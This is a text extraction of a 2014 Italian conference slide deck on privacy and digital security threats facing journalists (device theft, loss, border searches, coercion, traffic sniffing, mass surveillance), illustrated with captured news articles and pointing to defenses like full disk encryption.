

The Hacker's Corner



International Journalism Festival
Perugia - 2 maggio 2014

Privacy e sicurezza.. ..per giornalisti "in rete"

Igor Falcomatà
koba@sikurezza.org

Sempre più spesso emerge come i giornalisti siano bersaglio di attacchi informatici e analisi mirate a tracciarne le attività, sia da parte di governi "diversamente democratici" che di altri (gruppi di pressione, etc.).

Quali sono le tecniche di attacco più utilizzate e come fare per difendersi?

about:

aka “koba”

- **attività professionale:**
 - **penetration testing**
 - **security consulting**
 - **formazione**
- **altro:**
 - **sikurezza.org**
 - **(Er|bz|f)lug**



Minacce: furto

http://www.computerworld.com.au/article/442241/nasa_breach_update_stolen_laptop_had_data_10_000_users/

COMPUTERWORLD
THE VOICE OF IT MANAGEMENT

PAY AS YOU GO
DELIVER PROTECTION AND ELASTICITY FOR YOUR NETWORK
[CLICK TO DOWNLOAD](#)

Home Technology Reviews Careers Tools & Resources Whitepapers Downloads Login Search Computerworld

NASA breach update: Stolen laptop had data on 10,000 users

Breached unencrypted laptop puts personal data of NASA employees and contractors at risk, spokesman says

Jaikumar Vijayan (Computerworld (US)) | 15 November, 2012 20:51 | [Comments](#) | [Like](#) 59 | [+1](#) 20

Share

Related Coverage

- ▶ [NSA monitored global financial transactions, report says](#)
- ▶ [USB 'condom' protects your dongle from infected ports](#)

Personally identifiable information of "at least" 10,000 NASA employees and contractors remains at risk of compromise following last month's [theft of an agency laptop](#), a spokesman told Computerworld via email Thursday.

Agency employees had been told of the October 31 theft of a laptop containing the personal data from a locked car in an email message Tuesday from Richard Keegan Jr., associate deputy administrator at NASA.

Most Read

- 1 Wine-powered microprocessor fermenting in ...
- 2 UPDATED: 4G in Australia: The state of the ...
- 3 Tech behind Man of Steel's Metropolis coming ...
- 4 Optus adds TD-LTE 4G in Sydney, Melbourne, ...
- 5 Comms Alliance seeks regulatory change under

Network Security in Virtualized Data Centers FOR **DUMMIES** GET YOUR FREE COPY!

Minacce: perdita

<http://nakedsecurity.sophos.com/2012/06/01/mi5-boss-loses-laptop/>

Ex-MI5 boss loses laptop at Heathrow airport | Naked Security - Mozilla Firefox

File Edit View History Bookmarks Tools Help

nakedsecurity.sophos.com/2012/06/01/mi5-boss-loses-laptop/

from Sophos
Like 219,968

Ex-MI5 boss loses laptop at Heathrow airport

Join thousands of others, and sign up for Naked Security's newsletter

you@example.com Do it!

Don't show me this again X

by [Graham Cluley](#) on June 1, 2012 | 7 Comments
FILED UNDER: [Data loss](#), [Featured](#), [Law & order](#), [Privacy](#)

Stella Rimington, the former Director-General of MI5 (Britain's Security Service), has had her laptop stolen according to [media reports](#).



Dame Stella Rimington made the headlines in 1992 when she was publicly named as the first female chief of MI5, and is believed to have inspired Judi Dench's casting as spy chief "M" in the James Bond films. Dame Stella has since carved herself a career as a spy novelist.

The former boss of MI5 was said by *The Sun* newspaper to be "very upset" by the theft which occurred as she left Heathrow airport last Tuesday.

Can you WIPE my GALAXY S4 by END OF DAY?

Sophos Mobile Control
Countless devices. One solution.

Try it free

SOPHOS
Security made simple.

Free UTM Home Edition

Minacce: ispezione

<http://www.nbcnews.com/technology/feds-target-us-travelers-seize-laptops-border-new-files-reveal-8C11118663>

Feds target US travelers and seize laptops at border, new files detail - NBC News.com - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.nbcnews.com/technology/feds-target-us-travelers-seize-laptops-border-new-files-reveal-8C11118663

US World Politics Business Tech Science Health Investigations Entertainment Sports Travel Nightly News Meet the Press Dateline TODAY msnbc

NBC NEWS TECHNOLOGY f t r

TOPICS Gadgets Security Internet Innovation More

search topics

NSA
Feds target US travelers and seize laptops at border, new files detail

Feds target US travelers and seize laptops at border, new files detail

Anne Flaherty, The Associated Press

Sep. 10, 2013 at 9:30 AM ET

Newly disclosed U.S. government files provide an inside look at the Homeland Security Department's practice of seizing and searching

SOCIAL MEDIA
Bloody teen fight over sexting won't help Snapchat's reputation

TECHNOLOGY
Google buys photo, contacts

Advertise | AdChoices

msn now

See what's trending while you browse. Add the **msnNOW sidebar** to Firefox.

Get it now

f t in g+

Minacce: coercizione

<http://xkcd.com/538/>



→ (full) disk encryption

e non dimenticate usb, cd, dvd, device mobili..

Snowden journo's boyfriend 'had crypto key for thumb-drive files written down' - cops • The Register • Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.theregister.co.uk/2013/08/30/snowden_journalos_boyfriend_had_crypto_key_for_thumbdrive_file

POLICY > GOVERNMENT

Snowden journo's boyfriend 'had crypto key for thumb-drive files written down' - cops

Greenwald, Guardian roasted over 'very poor' security

By Lewis Page, 30th August 2013

Free virtual event : [Learn how to leverage change for better IT](#)

107

Journalists and their associates involved in the Edward Snowden NSA leaks affair followed almost unbelievably poor security practices while handling top-secret government files, according to a statement made in court by a British official today.

The hearing was looking into the case of David Miranda, the partner of journalist Glenn Greenwald, to whom fugitive NSA sysadmin Snowden is believed to have leaked large amounts of highly classified data. Miranda was stopped and held at London's Heathrow airport on 18 August while en route from Germany to his and Greenwald's home in Brazil: police seized thumb drives and other items capable of holding data from him, and interrogated him for 9 hours - the maximum time he could be held without being arrested under UK anti-terror laws - before letting him go on his way.

The *Guardian* subsequently

RELATED STORIES

Flying in the US? Remember to leave your hand grenades at home

Analysis That earth-shattering NSA crypto-cracking: Have spooks smashed RC4?

MOST READ MOST COMMENTED

Microsoft mocks Apple and new iPhones in vids it quickly pulls

How to get a Raspberry Pi to take over your Robot House

OK, so we paid a bill late, but did BT have to do this?

In MASSIVE surprise, world+dog discovers Nokia checked out Android

City of Munich throws Ubuntu lifeline to Windows XP holdouts

SPOTLIGHT

 **57**
Beginning of the end for Cenitex

 **68**
Turnbull floats e-vote, compulsory ID

 **63**

→ Plausible Deniability

[http://www.urbandictionary.com/define.php?term=plausible deniability](http://www.urbandictionary.com/define.php?term=plausible%20deniability)

The screenshot shows a Mozilla Firefox browser window displaying the Urban Dictionary page for the term 'plausible deniability'. The browser's address bar shows the URL [www.urbandictionary.com/define.php?term=plausible deniability](http://www.urbandictionary.com/define.php?term=plausible%20deniability). The page features the Urban Dictionary logo, a search bar with the term entered, and navigation links for 'word of the day', 'categories', 'favorites', 'dictionary', 'game', 'thesaurus', 'names', 'media', 'store', 'add', and 'blog'. The definition for 'plausible deniability' is displayed, including a description, a quote from 'The CIA black ops division', and social media sharing options. A sidebar on the left lists trending terms and categories. A right sidebar contains an advertisement for 'La Fiera'.

Urban Dictionary: plausible deniability - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.urbandictionary.com/define.php?term=plausible deniability

Subscribe Feedback Like 2.5m Follow 173K followers

URBAN DICTIONARY

look up any word, like spaff directory:

plausible deniability search

word of the day categories favorites dictionary game thesaurus names media store add blog

random A B C D E F G H I J K L M N O P Q R S T U V W X Y Z # new tv

trending
twerk
pomosexuality
spaff directory
rule 34
white lobster
smh
selfie
hipster
left handed website
poop lasagna

categories
gaming
sports
food
sex
tv
film
celebrities

1. **plausible deniability** 357 up, 60 down

A condition in which a subject can safely and believably deny knowledge of any particular truth that may exist because the subject is deliberately made unaware of said truth so as to benefit or shield the subject from any responsibility associated through the knowledge of such truth.

The CIA black ops division undertakes dangerous and usually what would be considered illegal missions that are not officially sanctioned by the US administration so that the administration, which usually benefits from such missions, can safely dissavow any knowledge of them in the event of their publically uncovered success or failure. The administration is in the position of plausible deniability towards the CIA's actions.

mark as favorite buy plausible deniability mugs & shirts


lie obfuscate truth political doctrine

Consulta Le Migliori Aziende Per Un Matrimonio Da Sogno

La Fiera


Minacce: analisi del traffico

“sniffing”




Minacce: analisi del traffico

“sniffing”




Minacce: analisi del traffico

“sniffing”



Minacce: analisi del traffico

“sniffing”



Minacce: analisi su larga scala

<http://www.zdnet.com/news/spy-agency-taps-into-undersea-cable/115877>

The screenshot shows a Mozilla Firefox browser window with the address bar containing the URL www.zdnet.com/news/spy-agency-taps-into-undersea-cable/115877. The page title is "Spy agency taps into undersea cable". The article is by Neil Jr., dated May 23, 2001. The main text discusses the NSA's eavesdropping on international phone and data traffic. The page includes social media sharing buttons for Comments (0), Vote (1), Facebook Like (55), Tweet (39), and LinkedIn Share. A sidebar on the right features a Fujitsu advertisement for SPARC Servers M10, claiming to be "World #1 in 13 benchmarks". Below the ad is a "Related Stories" section with three links: "Turnbull's NBN claim over Telstra copper is not supported by logic", "By menacing Telstra's pay TV, Foxtel could liberate NBN-era HFC", and "intabank building spot market for cloud bandwidth on demand". The footer of the browser window shows the ZDNet logo, a "Follow @zdnet" button, a Facebook Like button with 166k likes, and links for "Join", "Log In", "Privacy", and "Cookies".

Topic: [Fiber](#) Follow via: [RSS](#) [Email](#)

Spy agency taps into undersea cable

Summary: *The NSA is looking for new ways to snoop, since advances in telecommunications have muffled its ears. Now it's splicing into undersea fiber-optic cables—a potentially illegal and not-yet-successful move.*

By Neil Jr. | May 23, 2001 -- 00:00 GMT (17:00 PDT)

Comments 0 Vote 1 Like 55 Tweet 39 Share more +

WASHINGTON--For decades, the National Security Agency did most of its spying by plucking information out of thin air. With a global network of listening stations and satellites, the NSA eavesdropped on phone conversations in Saddam Hussein's bunker, snatched Soviet missile-launch secrets and once caught Brezhnev in his limousine chatting about his mistress. The NSA's task was relatively 